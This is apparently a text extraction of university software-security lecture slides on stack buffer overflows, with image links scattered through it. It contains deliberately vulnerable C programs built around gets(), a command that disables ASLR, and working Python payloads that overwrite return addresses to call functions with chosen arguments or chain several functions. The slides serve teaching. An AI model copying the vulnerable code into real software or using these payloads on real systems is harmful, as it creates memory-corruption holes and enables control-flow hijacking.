

CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: Obrian 109

Time: Monday, Wednesday 5:00PM-6:20PM

Walkthrough Crackme-1

Last and This Class

1. Stack-based buffer overflow (Sequential buffer overflow)
 - a. Overflow RET address to execute a function
 - b. Overflow RET and more to execute a function with parameters

**Return to a function with
parameter(s)**

Buffer Overflow Example: code/overflowret2

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n", printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

Use "echo 0 | sudo tee /proc/sys/kernel/randomize_va_space" on
Ubuntu to disable ASLR temporarily

```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

```

```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

```

```
int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
  printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}

```

%ebp →



```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");


    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

%ebp →



```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

```

```
int vulfoo()
{
  char buf[6];


  gets(buf);
  return 0;}

```

```
int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
  printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}

```

%esp, %ebp →



```

mov %ebp, %esp
pop %ebp
ret

```



```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

```

```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}


```

```
int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
  printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}

```

%ebp = AAAA

%esp →



```

mov %ebp, %esp
pop %ebp
ret

```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

```

```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}


```

```
int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
  printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

%ebp = AAAA

%esp →

%eip = Addr of printsecret



```

mov %ebp, %esp
pop %ebp
ret

```

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

%ebp = AAAA

%esp →



```
push %ebp
mov %esp, %ebp
```

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

%ebp, %esp →



```
push %ebp
mov %esp, %ebp
```

```
int printsecret(int i)
{
if (i == 0x12345678)
print_flag();
else
printf("I pity the fool!\n");


exit(0);}

int vulfoo()
{
char buf[6];

gets(buf);
return 0;}


int main(int argc, char *argv[])
{
printf("The addr of printsecret is %p\n",
printsecret);
vulfoo();
printf("I pity the fool!\n");
}
```

%ebp, %esp →



x36, cdecl in a function

Address of i to overwrite:
Buf + sizeof(buf) + 12



- (%ebp) : saved %ebp
- 4(%ebp) : RET
- 8(%ebp) : first argument
- 8(%ebp) : maybe a local variable

Overwrite RET and More

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

```


```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```



Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12" | ./or2
```

Overwrite RET and More

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

```


```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```



Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12" | ./or2
```

Return to function with many arguments?

```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
  printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

%ebp, %esp →



Buffer Overflow Example: code/overflowret3

```
int printsecret(int i, int j)
{
    if (i == 0x12345678 && j == 0xdeadbeef)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];


    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n", printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```


Use "echo 0 | sudo tee /proc/sys/kernel/randomize_va_space" on
Ubuntu to disable ASLR temporarily

**Can we return to a chain of
functions?**


(32 bit) Return to multiple functions?




(32 bit) Return to multiple functions?




(32 bit) Return to multiple functions?



(32 bit) Return to multiple functions?




(32 bit) Return to multiple functions?



(32 bit) Return to multiple functions?

Finding: We can return to a chain of unlimited number of functions



Buffer Overflow Example: code/overflowretchain 32bit

```
int f1()
{
    printf("Knowledge ");}
```

```
int f2()
{
    printf("is ");}
```

```
void f3()
{
    printf("power. ");}
```

```
void f4()
{
    printf("France ");}
```

```
void f5()
{
    printf("bacon.\n");
    exit(0);}
```

```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;
}
```

```
int main(int argc, char *argv[])
{
    printf("Function addresses:\nf1: %p\nf2: %p\nf3: %p\nf4: %p\nf5: %p\n", f1, f2, f3, f4, f5);
    vulfoo();
    printf("I pity the fool!\n");
}
```

Use "echo 0 | sudo tee /proc/sys/kernel/randomize_va_space" on Ubuntu to disable ASLR temporarily

Buffer Overflow Example: code/overflowretchain 32bit

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*0xe + 'A'*4 + '\x2d\x62\x55\x56' + '\x4a\x62\x55\x56' + '\x67\x62\x55\x56' + '\x4a\x62\x55\x56' + '\x84\x62\x55\x56' + '\xa1\x62\x55\x56' " | ./orc
Function addresses:
f1: 0x5655622d
f2: 0x5655624a
f3: 0x56556267
f4: 0x56556284
f5: 0x565562a1
Knowledge is power. is France bacon.
```

Buffer Overflow Example: code/overflowretchain 64bit

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*6 + 'A'*8 + '\x56\x11\x40\x00\x00\x00\x00\x00' + '\x6c\x11\x40\x00\x00\x00\x00\x00' + '\x82\x11\x40\x00\x00\x00\x00\x00' + '\x98\x11\x40\x00\x00\x00\x00\x00' + '\x6c\x11\x40\x00\x00\x00\x00\x00' + '\xae\x11\x40\x00\x00\x00\x00\x00' "| ./orc64
```

Function addresses:

f1: 0x401156

f2: 0x40116c


f3: 0x401182

f4: 0x401198

f5: 0x4011ae

Knowledge is power. France is bacon.

(32-bit) Return to functions with one argument?



Overwrite RET and return to Shellcode

Control-flow Hijacking

Buffer Overflow Example: code/overflowret4 32-bit

```
int vulfoo()
{
    char buf[30];

    gets(buf);
    return 0;
}

int main(int argc, char *argv[])
{
    vulfoo();
    printf("I pity the fool!\n");
}
```

Use "echo 0 | sudo tee /proc/sys/kernel/randomize_va_space" on
Ubuntu to disable ASLR temporarily

How to overwrite RET?

Inject data big enough...

What to overwrite RET?


Wherever we want?

What code to execute?

Something that give us more control??

